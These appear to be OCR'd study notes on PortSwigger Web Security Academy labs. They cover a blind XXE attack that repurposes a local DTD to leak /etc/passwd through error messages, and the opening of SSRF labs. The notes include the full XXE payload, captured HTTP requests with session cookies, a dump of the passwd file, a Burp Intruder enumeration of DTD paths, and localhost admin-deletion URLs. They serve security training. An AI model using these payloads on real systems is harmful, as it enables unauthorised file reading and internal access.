
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">

<text font-size="16" x="0" y="16">&xxe;</text>

</svg>



Page structure



And this is the hostname below:

Lab 9: Exploiting XXE to retrieve data by repurposing a local DTD

EXPERT

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, trigger an error message containing the contents of the /etc/passwd file.

You'll need to reference an existing DTD file on the server and redefine an entity from it.

Hint

Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso.


[Access the lab]

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following parameter entity definition in between the XML declaration and the stockCheck element:
3. <!DOCTYPE message [
4. <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
5. <!ENTITY % ISOamso '
6. <!ENTITY % file SYSTEM "file:///etc/passwd">
7. <!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
8. %eval;
9. %error;
10. '>
11. %local_dtd;

]>This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.

Original request:




Request

```
POST /product/stock HTTP/1.1
Host: 0aa1000a0352c520c06e3885008d0096.web-security-academy.net
Cookie: session=lhFJxvz98YvonL8kkoPIOJB4XvqijdJc
Content-Length: 109
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net/product?productI
1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

257
```

Changed request:




Request

```
POST /product/stock HTTP/1.1
Host: 0aa1000a0352c520c06e3885008d0096.web-security-academy.net
Cookie: session=lhFJxvz98YvonL8kkoPIOJB4XvqijdJc
Content-Length: 427
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa1000a0352c520c06e3885008d0096.web-security-academy.net/product?productId=
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1359

"XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:
:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin(Nosuchfileordirectory)"
```

Tips:



Bu hocanın yaptığı testler sırasıyla

Request

```
POST /product/stock HTTP/1.1
Host: 0aab00900403175bc0ad56f5000a001b.web-security-academy.net
Cookie: session=dPC5dJeugHRJzXo8fm6JlfssUgGQtpFl
Content-Length: 110
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0aab00900403175bc0ad56f5000a001b.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aab00900403175bc0ad56f5000a001b.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      test
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 20

"Invalid product ID"
```

Request

```
POST /product/stock HTTP/1.1
Host: 0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Cookie: session=edr03ZP9togAvtgEeytZTifb7ol50Wil
Content-Length: 184
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE  garr_7 [<!ENTITY % garr SYSTEM "file:///etc/passwd">
 %garr;]>
 <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 226

"XML parser exited with error: org.xml.sax.SAXParseException; systemId: file:///etc/asswd; lineNumber: 1; columnNumber: 1; The markup declarations contained or pointed o by the document type declaration must be well-formed."
```

Request

```
POST /product/stock HTTP/1.1
Host: 0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Cookie: session=edr03ZP9togAvtgEeytZTifb7ol50Wil
Content-Length: 187
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE  garr_7 [<!ENTITY % garr SYSTEM "file:///etc/idnotiest">
 %garr;]>
 <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 105

"XML parser exited with error: java.io.FileNotFoundException: /etc/idnotiest (No suc file or directory)"
```

Choose an attack type

Start attack

Attack type: Sniper

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net

Update Host header to match target

Add §
Clear §
Auto §
Refresh

```
POST /product/stock HTTP/1.1
Host: 0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Cookie: session=edr03ZP9togAvtgEeytZTifb7ol50Wil
Content-Length: 187
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/xml
Accept: */*
Origin: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a2f00eb030d2d1dc0dd3a5300750053.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE  garr_7 [<!ENTITY % garr SYSTEM "file://§/etc/idnotiest§">
%garr;]>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```




Payloads from: https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files.txt

Added entity from: https://www.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/

Request	Payload	Status	Error	Timeout	Length	Comment
55	/usr/share/yelp/dtd/docbookx.dtd	200			101	
57	/usr/share/xml/fontconfig/fonts.dtd	200			101	
0		400			220	
1	./properties/schemas/j2ee/XMLSchema.dtd	400			178	
2	../../properties/schemas/j2ee/XMLSchema.dtd	400			178	

Second payload (path) added to enttiy in below

These are local dtd s that exist on the server



Look at this link for info about svg : https://www.elegantthemes.com/blog/wordpress/what-is-an-svg-file-and-how-do-you-use-it

Lab 1: Basic SSRF against the local server

APPRENTICE

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

[Access the lab]


Solution

1. Browse to /admin and observe that you can't directly access the admin page.
2. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
3. Change the URL in the stockApi parameter to http://localhost/admin. This should display the administration interface.
4. Read the HTML to identify the URL to delete the target user, which is:


http://localhost/admin/delete?username=carlos

5. Submit this URL in the stockApi parameter, to deliver the SSRF attack.

Original request:



Changed request:



Lab 2: Basic SSRF against another back-end system


APPRENTICE

This lab has a stock check feature which fetches data from an internal system. To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos. **Access the lab**


Solution

